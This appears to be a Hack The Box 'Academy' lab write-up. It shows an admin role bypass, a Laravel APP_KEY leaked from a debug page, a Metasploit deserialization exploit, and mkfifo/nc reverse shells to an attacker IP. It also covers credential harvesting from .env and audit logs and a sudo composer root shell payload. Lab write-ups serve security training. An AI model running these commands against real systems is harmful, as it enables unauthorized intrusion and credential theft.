Information Gathering

1) Found open ports

2) Checked the web page

Request

```
POST /register.php HTTP/1.1
Host: academy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://academy.htb/register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://academy.htb
Connection: keep-alive
Cookie: PHPSESSID=gbsolm4cig2eep108kat6l576g
Upgrade-Insecure-Requests: 1

uid=user&password=password&confirm=password&roleid=0
```

# Vulnerability Assessment

1) Tried modifying role id

2) Got access to admin page (Broken authorization system)

Academy Launch Planner

Item	Status
Complete initial set of modules (cry0l1t3 / mrb3n)	done
Finalize website design	done
Test all modules	done
Prepare launch campaign	done
Separate student and admin roles	done
Fix issue with dev-staging-01.academy.htb	pending

3) Checked the subdomain and found sensitive info

UnexpectedValueException

The stream or file "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied

Application frames (1)   All frames (11)

10 UnexpectedValueException
../vendor/monolog/monolog/src/Monolog/Handler/StreamHandler.php:110

9   Monolog\Handler\StreamHandler write
../vendor/monolog/monolog/src/Monolog/Handler/AbstractProcessingHandler.php:39

8   Monolog\Handler\AbstractProcessingHandler handle
../vendor/monolog/monolog/src/Monolog/Logger.php:344

7   Monolog\Logger addRecord
../vendor/monolog/monolog/src/Monolog/Logger.php:712

6   Monolog\Logger error
../vendor/laravel/framework/src/Illuminate/Log/Logger.php:176

5   Illuminate\Log\Logger writeLog
../vendor/laravel/framework/src/Illuminate/Log/Logger.php:87

4   Illuminate\Log\Logger error
../vendor/laravel/framework/src/Illuminate/Log/LogManager.php:526

3   Illuminate\Log\LogManager error
../vendor/laravel/framework/src/Illuminate/Foundation/Exceptions/Handler.php:113

REQUEST_METHOD   "GET"
QUERY_STRING   ""
REQUEST_URI   "/"
SCRIPT_NAME   "/index.php"
PHP_SELF   "/index.php"
REQUEST_TIME_FLOAT   1720778590.545
REQUEST_TIME   1720778590
APP_NAME   "Laravel"
APP_ENV   "local"
APP_KEY   "base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="
APP_DEBUG   "true"
APP_URL   "http://localhost"
LOG_CHANNEL   "stack"
DB_CONNECTION   "mysql"
DB_HOST   "127.0.0.1"
DB_PORT   "3306"
DB_DATABASE   "homestead"
DB_USERNAME   "homestead"
DB_PASSWORD   "secret"
BROADCAST_DRIVER   "log"
CACHE_DRIVER   "file"
SESSION_DRIVER   "file"
SESSION_LIFETIME   "120"
QUEUE_DRIVER   "sync"
REDIS_HOST   "127.0.0.1"
REDIS_PASSWORD   "null"
REDIS_PORT   "6379"
MAIL_DRIVER   "smtp"
MAIL_HOST   "smtp.mailtrap.io"
MAIL_PORT   "2525"
MAIL_USERNAME   "null"
MAIL_PASSWORD   "null"
MAIL_ENCRYPTION   "null"
PUSHER_APP_ID   ""
PUSHER_APP_KEY   ""
PUSHER_APP_SECRET   ""
PUSHER_APP_CLUSTER   "mt1"
MIX_PUSHER_APP_KEY   ""
MIX_PUSHER_APP_CLUSTER "mt1"

4) The laravel is vulnerable to insecure deserialization

```
      ----       ----------------   --------    ------------
      LHOST    tun0              yes         The listen address (an interface may be
specified)
      LPORT    4444              yes         The listen port

Exploit target:

   Id   Name
   --   ----
   0    Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/http/laravel_token_unserialize_exec) > set vhost dev-stagi
ng-01.academy.htb
vhost => dev-staging-01.academy.htb
msf6 exploit(unix/http/laravel_token_unserialize_exec) > run

[*] Started reverse TCP handler on 10.10.14.8:4444
[*] Exploit completed, but no session was created.
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set APP_KEY dBLUaMu
Zz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_KEY => dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
msf6 exploit(unix/http/laravel_token_unserialize_exec) > run

[*] Started reverse TCP handler on 10.10.14.8:4444
[*] Command shell session 1 opened (10.10.14.8:4444 -> 10.10.10.215:37760) a
t 2024-07-12 16:05:35 +0530

[*] Command shell session 2 opened (10.10.14.8:4444 -> 10.10.10.215:37762) a
t 2024-07-12 16:05:40 +0530
whoami
www-data
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|cmd -i 2>&1|nc 10.10.14.8 4444 >/tmp/f
rm: cannot remove '/tmp/f': No such file or directory
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.8 4444 >/tm
p/f
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.215] 37766
bash: cannot set terminal process group (1024): Inappropriate ioctl for devi
ce
bash: no job control in this shell
www-data@academy:/var/www/html/htb-academy-dev-01/public$ python3 -c "import
 pty;pty.spawn('/bin/bash')"
<lic$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@academy:/var/www/html/htb-academy-dev-01/public$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ stty raw -echo && fg
[1]  + continued  nc -lvnp 4444

www-data@academy:/var/www/html/htb-academy-dev-01/public$ stty rows 41 cols
<tml/htb-academy-dev-01/public$ stty rows 41 cols 15
6
www-data@academy:/var/www/html/htb-academy-dev-01/public$ export TERM=xterm
www-data@academy:/var/www/html/htb-academy-dev-01/public$
```

Exploitation

1) Got reverse shell

2) Found a credential

```
www-data@academy:/var/www/html/academy$ cat .env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!
```

3) The password works for cry0l1t3 user

```
www-data@academy:/var/www/html/academy$ su cry0l1t3
Password:
$ bash
cry0l1t3@academy:/var/www/html/academy$ |
```

Privilege Escalation

1) The user is member of adm group

```
cry0l1t3@academy:~$ id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
cry0l1t3@academy:~$ |
```

Adm Group

Usually **members** of the group `adm` have permissions to **read log** files located inside /var/log/.
Therefore, if you have compromised a user inside this group you should definitely take a **look to the logs**.

2) Checked logs

```
cry0l1t3@academy:/var/log$ ls
alternatives.log      auth.log.3.gz      dmesg.1.gz      installer      private      unattended-upgrades   vmware-network.log
alternatives.log.1    auth.log.4.gz      dmesg.2.gz      journal        syslog       vmware-network.1.log  vmware-vmsvc-root.1.log
alternatives.log.2.gz bootstrap.log      dmesg.3.gz      kern.log       syslog.1     vmware-network.2.log  vmware-vmsvc-root.2.log
alternatives.log.3.gz btmp               dmesg.4.gz      kern.log.1     syslog.2.gz  vmware-network.3.log  vmware-vmsvc-root.3.log
apache2               btmp.1             dpkg.log        kern.log.2.gz  syslog.3.gz  vmware-network.4.log  vmware-vmsvc-root.log
apt                   cloud-init.log     dpkg.log.1      kern.log.3.gz  syslog.4.gz  vmware-network.5.log  vmware-vmtoolsd-root.log
audit                 cloud-init-output.log dpkg.log.2.gz kern.log.4.gz syslog.5.gz  vmware-network.6.log  wtmp
auth.log              dist-upgrade       dpkg.log.3.gz   landscape      syslog.6.gz  vmware-network.7.log
auth.log.1            dmesg              dpkg.log.4.gz   lastlog        syslog.7.gz  vmware-network.8.log
auth.log.2.gz         dmesg.0            faillog         mysql          ubuntu-advantage.log vmware-network.9.log
cry0l1t3@academy:/var/log$
```

3) Found credentials

```
|          || Checking for TTY (sudo/su) passwords in audit logs
1. 08/12/2020 02:28:10 83 0 ? 1 sh "su mrb3n",<nl>
2. 08/12/2020 02:28:13 84 0 ? 1 su "mrb3n_Ac@d3my!",<nl>
type=TTY msg=audit(1597199293.906:84): tty pid=2520 uid=1002 auid=0 ses=1 major=4 minor=1 comm="su" data=6D7262336E5F41634064336D79210A
```

4) Found sudo permissions on mrb3n

```
mrb3n@academy:~$ ls
mrb3n@academy:~$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
mrb3n@academy:~$
```

5) Exploited it

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

```
mrb3n@academy:~$ TF=$(mktemp -d)
mrb3n@academy:~$ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/c
omposer.json
mrb3n@academy:~$ sudo composer --working-dir=$TF run-script x
PHP Warning:  PHP Startup: Unable to load dynamic library 'mysqli.so' (tried
: /usr/lib/php/20190902/mysqli.so (/usr/lib/php/20190902/mysqli.so: undefine
d symbol: mysqlnd_global_stats), /usr/lib/php/20190902/mysqli.so.so (/usr/li
b/php/20190902/mysqli.so.so: cannot open shared object file: No such file or
 directory)) in Unknown on line 0
PHP Warning:  PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tr
ied: /usr/lib/php/20190902/pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so:
 undefined symbol: mysqlnd_allocator), /usr/lib/php/20190902/pdo_mysql.so.so
 (/usr/lib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No
such file or directory)) in Unknown on line 0
Do not run Composer as root/super user! See https://getcomposer.org/root for
 details
> /bin/sh -i 0<&3 1>&3 2>&3
# cd /root
# cat root.txt
55f531425746cc60f34e79f73b4ca4d1
#
```